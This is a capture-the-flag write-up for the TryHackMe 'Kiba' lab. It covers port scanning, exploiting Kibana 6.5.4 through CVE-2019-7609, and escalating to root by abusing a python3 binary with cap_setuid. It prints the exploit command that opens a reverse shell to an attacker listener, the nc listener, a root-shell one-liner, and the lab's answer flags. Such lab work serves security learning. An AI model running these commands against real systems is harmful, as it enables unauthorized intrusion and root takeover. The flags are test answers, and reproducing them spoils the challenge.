

Kiba(THM)

POC

- 1- NMap gave 3 ports 22,80,5601
- 2- port 5601 is kibana dashboard app
- 3- Dashboard source code revealed that app is version 6.5.4
- 4- we used a exploit [cve-2019-7609](#)
- 5- got a shell
- 6- After getting the user flag we proceed for privesc vector
- 7- HInt was given that we have to abuse Capabilities for priv esc so i researched about it
- 8- we can see all the capabilities of a user with command `getcap -r /`
- 9- we see that we can run a python binary in kiba home directories [Priv Esc](#)
- 10- we run this binary with command `./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'`
- 11- this will spawn a root shell
- 12- get the flags [Flags](#)

Enumeration

Nmap

```
nmap -p22,80,5601 -T4 -A
10.10.58.137
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-03 16:21 EDT
Nmap scan report for 10.10.58.137
Host is up (0.46s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
|   256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
|_  256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
5601/tcp  open  esmagent?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString,
RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|   HTTP/1.1 400 Bad Request
|   FourOhFourRequest:
|   HTTP/1.1 404 Not Found
|   kbn-name: kibana
|   kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|   content-type: application/json; charset=utf-8
|   cache-control: no-cache
|   content-length: 60
|   connection: close
|   Date: Sat, 03 Apr 2021 20:22:04 GMT
|   {"statusCode":404,"error":"Not Found","message":"Not Found"}
|   GetRequest:
|   HTTP/1.1 302 Found
|   location: /app/kibana
|   kbn-name: kibana
|   kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|   cache-control: no-cache
```

```

|   content-length: 0
|   connection: close
|   Date: Sat, 03 Apr 2021 20:21:51 GMT
| HTTPOptions:
|   HTTP/1.1 404 Not Found
|   kbn-name: kibana
|   kbn-xpack-sig: c4d007a8c4d04923283ef48ab54e3e6c
|   content-type: application/json; charset=utf-8
|   cache-control: no-cache
|   content-length: 38
|   connection: close
|   Date: Sat, 03 Apr 2021 20:21:53 GMT
|_ {"statusCode":404,"error":"Not Found"}
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5601-TCP:V=7.91%I=7%D=4/3%Time=6068CE5F%P=x86_64-pc-linux-gnu%(Get
SF:Request,D4,"HTTP/1.1\x20302\x20Found\r\nlocation:\x20/app/kibana\r\nkbn
SF:n-name:\x20kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d04923283ef48ab54e3e6c
SF:\r\nncache-control:\x20no-cache\r\nncontent-length:\x200\r\nnconnection:\x
SF:20close\r\nnDate:\x20Sat,\x2003\x20Apr\x202021\x2020:21:51\x20GMT\r\n\r\
SF:n")%(HTTPOptions,117,"HTTP/1.1\x20404\x20Not\x20Found\r\nkbn-name:\x2
SF:0kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d04923283ef48ab54e3e6c\r\nnten
SF:t-type:\x20application/json;\x20charset=utf-8\r\nncache-control:\x20no-c
SF:ache\r\nncontent-length:\x2038\r\nnconnection:\x20close\r\nnDate:\x20Sat,\
SF:x2003\x20Apr\x202021\x2020:21:53\x20GMT\r\n\r\n{"statusCode":404,"er
SF:ror":"\x20Not\x20Found"}")%(RTSPRequest,1C,"HTTP/1.1\x20400\x20Bad\x20
SF:Request\r\n\r\n")%(RPCCheck,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n
SF:\r\n")%(DNSVersionBindReqTCP,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\
SF:n\r\n")%(DNSStatusRequestTCP,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\
SF:n\r\n")%(Help,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(SSLSe
SF:ssionReq,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(TerminalSer
SF:verCookie,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(TLSSession
SF:Req,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(Kerberos,1C,"HTT
SF:P/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(SMBProgNeg,1C,"HTTP/1.1\x2
SF:0400\x20Bad\x20Request\r\n\r\n")%(X11Probe,1C,"HTTP/1.1\x20400\x20Bad
SF:\x20Request\r\n\r\n")%(FourOhFourRequest,12D,"HTTP/1.1\x20404\x20Not\
SF:x20Found\r\nkbn-name:\x20kibana\r\nkbn-xpack-sig:\x20c4d007a8c4d0492328
SF:3ef48ab54e3e6c\r\nncontent-type:\x20application/json;\x20charset=utf-8\r
SF:\r\nncache-control:\x20no-cache\r\nncontent-length:\x2060\r\nnconnection:\x2
SF:0close\r\nnDate:\x20Sat,\x2003\x20Apr\x202021\x2020:22:04\x20GMT\r\n\r\n
SF:{"statusCode":404,"error":"\x20Not\x20Found","message":"\x20Not\x20Fou
SF:nd"}")%(LPDString,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(
SF:LDAPSearchReq,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(LDAPBi
SF:ndReq,1C,"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n")%(SIPOptions,1C,
SF:"HTTP/1.1\x20400\x20Bad\x20Request\r\n\r\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux
3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony
Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   198.54 ms 10.4.0.1
2    ... 3
4   452.99 ms 10.10.58.137

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.72 seconds

```

Useless :(

HTTP:80

NOthing here

Kibana:5601

Dashboard


- 1-Dashboard source revealed that version 6.5.4 is running
- 2- Found a cve of this version [cve-2019-7609](https://github.com/LandGrey/CVE-2019-7609)

Exploitation


Kibana V6.5.4

cve-2019-7609

<https://github.com/LandGrey/CVE-2019-7609>



```
(root@kali)~# python kibanaexploit.py -u http://10.10.58.137:5601 -port 6969 -host 10.4.30.255 --shell
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Pyth
on 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in
the next release.
[+] http://10.10.58.137:5601 maybe exists CVE-2019-7609 (kibana < 6.6.1 RCE) vulnerability
[+] reverse shell completely! please check session on: 10.4.30.255:6969
(root@kali)~#
(root@kali)~#
(root@kali)~# python kibanaexploit.py -u http://10.10.58.137:5601 -port 6969 -host 10.4.30.255 --shell
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Pyth
on 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in
the next release.
[+] http://10.10.58.137:5601 maybe exists CVE-2019-7609 (kibana < 6.6.1 RCE) vulnerability
[+] reverse shell completely! please check session on: 10.4.30.255:6969
(root@kali)~#
```



```
(root@kali)-[~]
_ nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.10.255] from (UNKNOWN) [10.10.58.137] 50096
bash: cannot set terminal process group (970): inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
kiba@ubuntu:/home/kiba/kibana/bin$ |
```

###

Post Exploitation

Priv Esc

Viewing capabilities for user kiba using command `getcap -r / 2>/dev/null`

```
kiba@ubuntu:/home/kiba/kibana/bin$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
```

This file has a capability set `/home/kiba/.hackmeplease/python3 = cap_setuid+ep`

we use this python3 binary to spawn a root shell:)

Command to spawn a privileged shell

```
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Loot

Credentials

Flags

User

THM{1s_easy_pwn3d_k1bana_w1th_rce}

Root

THM{pr1v1lege_escalat1on_us1ng_capab1l1t1es}